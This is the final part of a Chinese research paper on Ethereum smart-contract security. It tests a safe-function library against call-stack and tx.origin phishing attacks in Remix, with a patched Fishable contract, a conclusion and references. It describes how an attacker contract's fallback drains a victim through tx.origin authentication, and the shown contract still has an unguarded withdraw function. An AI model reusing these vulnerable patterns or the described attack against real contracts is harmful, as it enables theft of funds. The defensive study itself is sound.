

图 24. Call Stack Attack 直接被 EVM 抛出

注：虽然对于 Call stackattack 能被成功预防,但是此处对这些异常的处理本质上是直接回退,所以攻击者可以人为制造异常,若每回都直接回退,受攻击合约可能更容易遭受 DOS 攻击.

5.4 预防 Tx.oringin 误用的安全函数测试效果

如图 25 所示,我们对使用 Tx.oringin 进行身份验证而易受钓鱼攻击的合约 Fishable 合约进行了改进,在第 168 行,合约调用了前文 SafeCall 的 txOringinUsage()函数,并且在 remix 中测验新的合约,是否能够避免被攻击.

(1).实验设置

如图 26 所示, 账户 a:0x4b0897b0513fdc7c541b6d9d7e929c4e5364d2db 创建 fishable 合约,存储 40 个以太币,并将自己设为 owner.

账户 b:0x583031d1113ad414f02576bd6afabfb302140225 创建前文的 fishableAttack 合约,并把账户 a 创建的 Fishable 合约设为 victim.模拟钓鱼的过程,让账户 a 以 owner 身份调用 fishable 合约的 withdraw()函数向 fishableattack 合约转 1 个以太币,一般情况下 fishableattack 合约的 fallback 自动调用了 Fishable 合约 withdrawAll 函数,并通过合约的身份认证代码,夺取 Fishable 合约的 40 个以太币.

(2).实验结果

如图 27 所示,在使用安全库函数的情况下,从实际结果可以看到,账户 b 还是 100 个以太币,并未通过攻击夺取 Fishable 中的 40 个以太币,所以函数库是可以避免带有 tx.oringin 漏洞的合约攻击.

```
155 contract Fishable {
156     address public owner;
157     constructor (address _owner)payable {
158         owner = _owner;
159     }
160     function withdraw(address to, uint256 amount)
161     {
162      to.call.value(amount)();
163     }
164     function () public payable {} // collect ether
165
166     function withdrawAll(address _recipient) public {
167         //require(tx.origin== owner);
168         require(SafeCall.txOriginUsage()== owner);
169         _recipient.transfer(this.balance);
170     }
171 }
```

图 25. 对存在 Tx.oringin 误用的 Fishable 改进的合约



图 26.Fishable 合约与 FishableAttack 合约部署及函数调用状况



图 27. 账户 b 攻击 Fishable 合约后的余额状况

6. 结　论

区块链的安全问题,近年来成为了关注的热点.本论文首先汇总了当前以太坊平台已知的经典漏洞,提出并测试了对应的安全函数,可为合约编写者提供更加安全的保障.在以太坊平台将来的实践中,如果出现更多的安全问题,仍然可以类似地提出新的安全函数,将这些函数汇总到安全函数库中,进一步提高智能合约的安全性.

致谢

论文作者向所有审稿人表示衷心感谢。

本论文得到国家自然科学基金（No. 61672467）、浙江省自然科学基金（No. LY16F020004）等项目资助。

参考文献

[1] 袁勇,王飞跃. 区块链技术发展现状与展望[J]. 自动化学报, 2016, 42 (4) :481-494.

[2] 李赫,孙继飞,杨泳,汪松． 基于区块链 2.0 的以太坊初探[J].中国金融电脑, 2017,24,(06):57-60.

[3] 蔡维德,郁莲,王荣,刘娜,邓恩艳. 基于区块链的应用系统开发方法研究[J].软件学报, 2017, 28(6) :1474-1478.

[4] 黄洁华,高灵超,许玉壮,白晓敏,胡凯.众筹区块链上的智能合约设计[J]. 信息安全研究,2017,3(3): 211−219.

[5] Dwork C., Lynch N. Consensus in the presence of partial synchrony [J]. Journal of the Association for Computing Machinery, 1988, 35(2): 289-232.

[6] 张奕,刘德. 区块链中的安全问题研究[J]． 数字技术与应用,2017,8,(08):199-200.

[7] 伍旭川,刘学.The DAO 被攻击事件分析与思考[J]. 金融纵横,2016,18,(07): 19–24.

[8] 胡乃静,周欢,董如振. 区块链技术颠覆金融未来及在上海金融中心的发展建议[J]. 上海金融学院学报,2016,135(3):31-41.

[9] Luu, L., et al.Making smart Contracts Smarter[C]. Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, 2016, 254-269.

[10] Atzei N., Bartoletti M., and Cimoli T. A survey of attacks on Ethereum smart contracts[C]. International Conference on Principles of Security, 2017:164-186.

[11] Dika A. Ethereum smart contracts: security vulnerabilities and security tools [D]. Norwegian University of Science and Technology, 2018.

[12] Jiang B., Liu Y, and Chan W.K.. ContractFuzzer: fuzzing smart contracts for vulnerability detection[C]. ASE'18, September 3–7, 2018, Montpellier, France.

[13]Zeppelin. https://openzeppelin.org/. 2018

[14]Ethereum. http://remix.ethereum.org/. 2018.